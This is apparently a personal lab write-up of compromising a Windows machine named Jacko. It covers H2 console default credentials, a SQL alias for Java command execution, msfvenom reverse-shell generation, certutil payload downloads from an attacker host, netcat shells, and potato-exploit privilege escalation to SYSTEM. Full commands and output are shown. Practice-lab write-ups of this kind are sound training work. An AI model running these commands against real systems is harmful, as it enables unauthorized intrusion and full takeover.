Jacko

192.168.243.66

Starting off with rustscan

```
rustscan -a 192.168.243.66 --ulimit 5000 | tee rustscan_output


PORT      STATE SERVICE         REASON
80/tcp    open  http            syn-ack ttl 125
135/tcp   open  msrpc           syn-ack ttl 125
139/tcp   open  netbios-ssn     syn-ack ttl 125
445/tcp   open  microsoft-ds    syn-ack ttl 125
5040/tcp  open  unknown         syn-ack ttl 125
8082/tcp  open  blackice-alerts syn-ack ttl 125
9092/tcp  open  XmlIpcRegSvc    syn-ack ttl 125
49664/tcp open  unknown         syn-ack ttl 125
49665/tcp open  unknown         syn-ack ttl 125
49666/tcp open  unknown         syn-ack ttl 125
49667/tcp open  unknown         syn-ack ttl 125
49669/tcp open  unknown         syn-ack ttl 125
```

Running nmap with default scripts

```
nmap -sC -sV 192.168.243.66 -oA default_scripts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 13:27 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.243.66
Host is up (0.052s latency).
Not shown: 995 closed tcp ports (reset)


PORT     STATE SERVICE       VERSION
```

```
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: H2 Database Engine (redirect)
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -2s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-08-09T17:27:26
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.91 seconds
```

- web server
- rpc
- 445 - smb
- 8082 - http: h2 database http console
    - The H2 Database Console is a web-based application that provides a graphical user interface for interacting with H2 databases and other JDBC-compliant databases. It allows users to execute SQL queries, browse database schemas, view and edit data, and manage database objects.

Starting autorecon to run in the background while I investigate other things

```
sudo autorecon 192.168.243.66
```

Port 80: Web page


Going to the ip address in the browser I am greeted with a website that tells me the H2 Database Engine is in use

Looking through the pages, the quickstart page tells me what my google search earlier about port 8082 did as well, this is a UI to interact with the H2 database.

Port 8082 H2 web console:


Going to the console at port 8082 I am greeted with a login page.

- Notable this also confirms to me that server using jsp files to fuzz for.
- There is also a sessionid being passed in as a parameter



Googlien defautl credentials for the h2 database it tells me the defualt username is as listed in the picture “sa” but the default password is blank

Clicking connect this holds true. I am able to connect



- the I icon on the left hints that the version of this application in use is 1.4.199
- Exanding the user's tab it also tells me that there is an admin user.

Now that I have a version number I google "H2 database 1.4.199 exploit" and I find


https://www.rapid7.com/db/modules/exploit/linux/http/h2_webinterface_rce/

Using the msfmodule was not working for me with the current settings, but I found another POC which utilized commands in the SQL query box in the page for RCE instead.

https://medium.com/r3d-buck3t/chaining-h2-database-vulnerabilities-for-rce-9b535a9621a2

This article walks through using the SQL content to make an alias for download a reverse shell essentially

Going through the process I first tested file read permissions



Attempting to write a file I got an error, so I decided to try the alias method listed in the article as well

Now I will create an alias that creates a function on the H2 database that calls Java code. Then I will pass in a Java payload and run commands on the eystem.

The function will be named RevExec

```
CREATE ALIAS REVEXEC AS $$ String shellexec(String cmd) throws java.io.IO
Exception {
java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelim
```

```
iter("\\A");
return s.hasNext() ? s.next() : ""; }$$;
```

This ended up not executing with the error

```
IO Exception: "java.io.IOException: Cannot run program ""javac"": CreateProc
ess error=2, The system cannot find the file specified"; SQL statement:
CREATE ALIAS REVERSE AS $$ String reverse(String s) { return new StringBuil
der(s).reverse().toString(); } $$ [90028-199] 90028/90028 (Help)
```

Googling this error
The java.io.IOException: Cannot run program "javac": CreateProcess error=2, The system cannot find the file specified error indicates that the Java Virtual Machine (JVM) or the executing process cannot locate the javac executable. This typically occurs when the javac command, which is part of the Java Development Kit (JDK), is not accessible in the system's PATH environment variable

Trying another exploit that was recommended for this version

https://www.exploit-db.com/exploits/49384

No errors so this seems like a path forward

In the previous test the command being executed is a whoami

so I will need to generate a shell and then transfer it over using cert util or some other means

```
#generating windows tcp shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.174 LPORT=1337 -f exe > rev.exe

start python web server
python3 -m http.server 80

change payload to a certutil download command in the tony users directory since thats the user whoami outputted I should have permissions over it
```

modify the whoami exec command to a certutil download


Note also that now that the alias exist from our previous test. I can get rid of the Create alias if not exist part and can just call our JNIScriptEngine_eval function

```
certutil -split -urlcache -f http://192.168.45.174/rev.exe C:\\Users\\tony\\rev.exe
```

it says the command executed successfully so now I can start a listener and call the rev.exe to get a call back hopefully

```
#start listener
rlwrap nc -lvnp 1337
```


exec shell



at this point I tried running my standard starting commands, whoami, id, systeminfo but it was saying the commands are not recognized as an internal or external command.

So at this point I moved to where the binaries are

```
c:\windows\system32
```



so weird, the commands are not in the path for some reason

anyhow, i check my users permissions at this point

```
c:\Windows\System32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name  SID
========== ============================================
jacko\tony S-1-5-21-3761179474-3535027177-3462755717-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled


c:\Windows\System32>
```

Notably, I am a service account and I have the SeImpersonatePrivilege so this is a standard potato scenario

At this point I hosted a python web server on my kali box and used the certutil tool to copy the juicy potato exploit and nc.exe over to the machine

```
JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe" -t *
```

this failed so I decided to try getting the CLSID manually to use

going back to the c:\windows\system32 folder to use the regquery binary

reg query HKCR\CLSID /s /f LocalService

```
c:\Windows\System32>reg query HKCR\CLSID /s /f LocalService
reg query HKCR\CLSID /s /f LocalService
```

```
HKEY_CLASSES_ROOT\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}
    LocalService    REG_SZ    winmgmt

HKEY_CLASSES_ROOT\CLSID\{C49E32C6-BC8B-11d2-85D4-00105A1F8304}
    LocalService    REG_SZ    winmgmt

End of search: 2 match(es) found.

c:\Windows\System32>
```

there are two different CLSIDs to try

```
c:\Users\tony>JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "w
hoami" -t *


JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "whoami" -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
COM → recv failed with error: 10038
[+] calling 0x000000000088cdd8
```

Attempting both of those CLSIDs failed so I tried one of the other potatos juicypotato-ng

```
#same method of hosting python web server and using certutil
python3 -m http.server 80

#downloading juicypotato-ng
certutil -split -urlcache -f http://192.168.45.174/JuicyPotatoNG.exe C:\Users\to
ny\JuicyPotatoNG.exe
```

running this I got an exploit successful, but must have messed up my payload as I didnt catch a shell

```
:\Users\tony>JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe"
uicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc.exe 192.168.45.174 1234 -e cmd.exe"


        JuicyPotatoNG
        by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[+] Exploit successful!

:\Users\tony>
```

```
kali@kali: ~/offsec/windows_pg/jacko 236x21
┌──(kali㉿kali)-[~/offsec/windows_pg/jacko]
└─$ nc -lvnp 1234
istening on [any] 1234 ...
```

so funny enough i copied over my nc folder not the binary, so this time when I copied over the binary it worked and I caught a shell

> JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"

```
c:\Users\tony>JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"
JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c c:\users\tony\nc64.exe 192.168.45.174 1234 -e cmd.exe"


        JuicyPotatoNG
        by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[+] authresult success {854A20FB-2D44-457D-992F-EF13785D2B51};NT AUTHORITY\SYSTEM;Impersonation
[+] CreateProcessAsUser OK
[+] Exploit successful!

c:\Users\tony>
```

```
kali@kali: ~/offsec/windows_pg/jacko 236x21
┌──(kali㉿kali)-[~/offsec/windows_pg/jacko]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.243.66] 50273
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

c:\>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

c:\>cd c:\windows\system32
cd c:\windows\system32

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

differences in potatos

https://jlajara.gitlab.io/Potatoes_Windows_Privesc

Maybe I default to god potato first?

or sweet potato?

People mentioning for a methodology.. potentially blind throwing them with a shell.exe or adding an admin user if im having IO issues.

Running it back using godpotato and nc64.exe that worked for me as well

```
#on kali
nc -lvnp 1234


#on target
GodPotato-NET4.exe -cmd "cmd /c c:\users\tony\nc64.exe 192.168.45.174 123
4 -e cmd.exe"
```

so I think I may like this as well and it is what hexdump recommended, BUT one exploit doesn’t rule them all so ya know. Having other optiosn not a bad thing imo